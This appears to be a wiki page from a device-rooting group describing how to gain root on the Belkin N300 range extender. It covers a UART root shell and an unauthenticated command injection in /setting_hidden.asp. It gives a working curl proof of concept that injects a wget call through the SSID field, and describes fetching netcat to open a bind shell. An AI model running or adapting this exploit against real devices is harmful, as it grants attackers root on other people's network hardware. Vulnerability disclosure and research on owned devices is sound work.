Belkin N300

From Exploitee.rs

"*Although the information we release has been verified and shown to work to the best our knowledge, we cant be held accountable for bricked devices or roots gone wrong.*"

Contents

Belkin N300

The Belkin N300 is a Wi-Fi Range Extender which runs a linux kernel on the RTL8196E chipset.


"With the Belkin Wi-Fi Range Extender, you can expand your home network's wireless connection up to an additional 5,000 square feet. It's incredibly simple to install and is compatible with virtually any router, so there's no need to reconfigure anything on your home wireless network. It's the fast, easy way to expand your home wireless connection."

Purchase

Buying devices is expensive and, in a lot of cases our testing leads to bricked equipment. If you would like to help support our group, site, and research please use one of the links below to purchase your next device. Purchase the Belkin N300 is a Wi-Fi Range Extender at Amazon (https://www.amazon.com/Belkin-Wall-Mount-Extender-Simple-F9K1015/dp/B00K6HKJKI/ref=as_li_ss_tl?s=electronics&ie=UTF8&qid=1501936201&sr=1-1&keywords=Belkin+N300+range&linkCode=ll1&tag=exploiteers-20&linkId=5892985345b38c15d229889288c2982c)

UART

Hardware root: The UART interface, at 38400 buad, will drop to a root shell after the device completes booting.



Remote Root

Remote root: The script located at /setting_hidden.asp, which is accessible before and after configuring the device, exhibits multiple remote command injection vulnerabilities. The following parameters in the [form name] form; [list vulnerable parameters], are not properly sanitized after being submitted to the web interface in a POST request. With specially crafted parameters, it is possible to inject a an OS command which will be executed with root privileges, as the web interface, and all processes on the device, run as root.

Caveats: The device comes with a limited set of binaries, as well as a notably limited busybox binary. Because of this, the number of commands that can be executed via the command injection is limited. Initially achieving a remote shell is accomplished by executing a wget command to connect to a remote host and download a cross compiled netcat binary, then executed to serve /bin/sh on a given port. Once this is accomplished, a user can connect to the bind shell and have full access to their device.

POC


Working as of Firmware 1.00.08

The following curl command is a Proof of Concept which demonstrates injecting an OS command as root.

```
curl -i -s -k  -X 'POST' -H 'Referer: http://192.168.206.1/setting_hidden.asp'\
 -H 'Content-Type: application/x-www-form-urlencoded'\
 --data-binary $'location_page=setting_hidden.asp&arc_action=vl_wizard_sel_ap&wl_ssid=">/dev/null;wget 10.0.0.1;
echo
"AAAA&wl_ssidforfile=BBBB&wl_seckey=CCCC&wl_seckeyforfile=DDDD&action=SetPassWord&formHiddenSSID=formHiddenSSIDp
age&submit-url-
```

```
ok=setting_checkpassword.asp&hidden_sectype=020&wl_rssi=ZXZX&wl_ssid_field=EEEE&key=FFFF&sec=wpa2a&bHiddenAP=1'\
 'http://192.168.206.1/goform/formBSSetSitesurvey'
```

Demo



Retrieved from "http://www.Exploitee.rs/index.php?title=Belkin_N300&oldid=2881"

This page was last edited on 10 August 2017, at 12:21.